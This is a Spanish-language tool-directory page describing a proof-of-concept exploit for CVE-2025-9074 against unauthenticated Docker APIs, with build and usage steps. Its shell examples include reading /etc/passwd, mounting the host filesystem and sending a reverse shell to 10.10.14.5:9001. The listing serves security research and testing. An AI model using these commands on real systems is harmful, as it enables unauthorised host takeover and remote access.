
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
poc-2025-9074 — Docker API CVE-2025-9074 PoC (Prueba de Concepto). Un marco de explotación sofisticado para CVE-2025-9074, que apunta a puntos finales de la API de Docker no autenticados con un shell de comandos interactivo integrado. | Kitploit
Herramientas/GitHubGitHub/xwpdx0/poc-2025-9074
Seguridad de Infraestructura en la NubeEscalada de PrivilegiosEscáneres de VulnerabilidadesSeguridad de ContenedoresFrameworks de ExploitsExplotaciónPost-ExplotaciónPruebas de PenetraciónComando y ControlHerramienta de Acceso Remoto
4130hace 11 mesesAún no revisado
GitHub
xwpdx0/poc-2025-9074

poc-2025-9074

Docker API CVE-2025-9074 PoC (Prueba de Concepto). Un marco de explotación sofisticado para CVE-2025-9074, que apunta a puntos finales de la API de Docker no autenticados con un shell de comandos interactivo integrado.

Ver Repositorio
Compartir

CVE-2025-9074 | Docker API CVE-2025-9074 PoC (Proof-Of-Concept)

Un framework de explotación sofisticado para CVE-2025-9074, dirigido a endpoints de la API de Docker no autenticados con un shell de comandos interactivo integrado.

Language Platform License

Resumen

Esta herramienta automatiza la explotación de instancias de Docker expuestas sin autenticación, permitiendo la creación completa de contenedores y la ejecución de comandos en el host objetivo. La herramienta incluye un shell interactivo personalizado para operaciones posteriores a la explotación.

Nota: Esta es una implementación PoC personalizada. No descubrí CVE-2025-9074.

Demostración

Explotación Inicial

Proceso de Explotación

Detección automatizada de vulnerabilidades, descarga de imágenes, creación e inicialización de contenedores

Ejecución Interactiva de Comandos

Ejecución de Comandos

Shell posterior a la explotación con capacidades de ejecución de comandos

Capacidades Clave

  • Escaneo automatizado de vulnerabilidades en la API de Docker
  • Despliegue de contenedores con montaje del sistema de archivos del host
  • Shell interactivo posterior a la explotación
  • Interfaz de ejecución remota de comandos
  • Módulo de despliegue de reverse shell
  • Salida de terminal coloreada para mejor visibilidad

Instalación

  1. Clonar el repositorio
git clone https://github.com/xwpdx0/poc-2025-9074
  1. Compilar el código
gcc poc.c -o poc-2025-9074

o puedes descargar el binario desde Releases

Uso

./poc-2025-9074

Objetivo por Defecto

Ejecutar contra el objetivo por defecto (127.0.0.1:2375):

./poc-2025-9074

Objetivo Personalizado

Especificar un endpoint personalizado de la API de Docker:

Objetivo Personalizado

Shell Interactivo

Tras una explotación exitosa, un shell interactivo proporciona los siguientes comandos:

ComandoDescripción
cmd <comando>Ejecutar comandos arbitrarios dentro del contenedor
revshell <ip> <puerto>Desplegar un reverse shell hacia el listener especificado
infoMostrar información actual del contenedor y del objetivo
exitFinalizar la sesión interactiva

Ejemplos de Uso

(PoC-CVE-2025-9074)> cmd whoami
(PoC-CVE-2025-9074)> cmd cat /etc/passwd
(PoC-CVE-2025-9074)> cmd ls -la /mnt
(PoC-CVE-2025-9074)> revshell 10.10.14.5 9001
(PoC-CVE-2025-9074)> info

Detalles de la Vulnerabilidad

CVE-2025-9074 afecta a instancias de Docker con endpoints de API expuestos que carecen de mecanismos de autenticación adecuados. Esta mala configuración permite el acceso no autorizado al daemon de Docker, habilitando:

  • Creación arbitraria de contenedores
  • Acceso al sistema de archivos del host mediante montajes bind
  • Oportunidades de escalada de privilegios
  • Ejecución remota de código

Aviso Legal

Esta herramienta se proporciona únicamente con fines educativos y de pruebas de seguridad autorizadas.

  • Úsela solo en sistemas que posea o para los que tenga permiso explícito por escrito para realizar pruebas
  • El acceso no autorizado a sistemas informáticos es ilegal y está castigado por la ley
  • El autor no asume ninguna responsabilidad por el uso indebido o los daños causados por esta herramienta
  • Los usuarios son los únicos responsables del cumplimiento de las leyes y regulaciones aplicables

Autor

xwpd (@xwpdx0)

Licencia

Licencia MIT - Consulte el archivo LICENSE para más detalles


Solo para fines de divulgación responsable e investigación de seguridad.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    324
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    252

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →







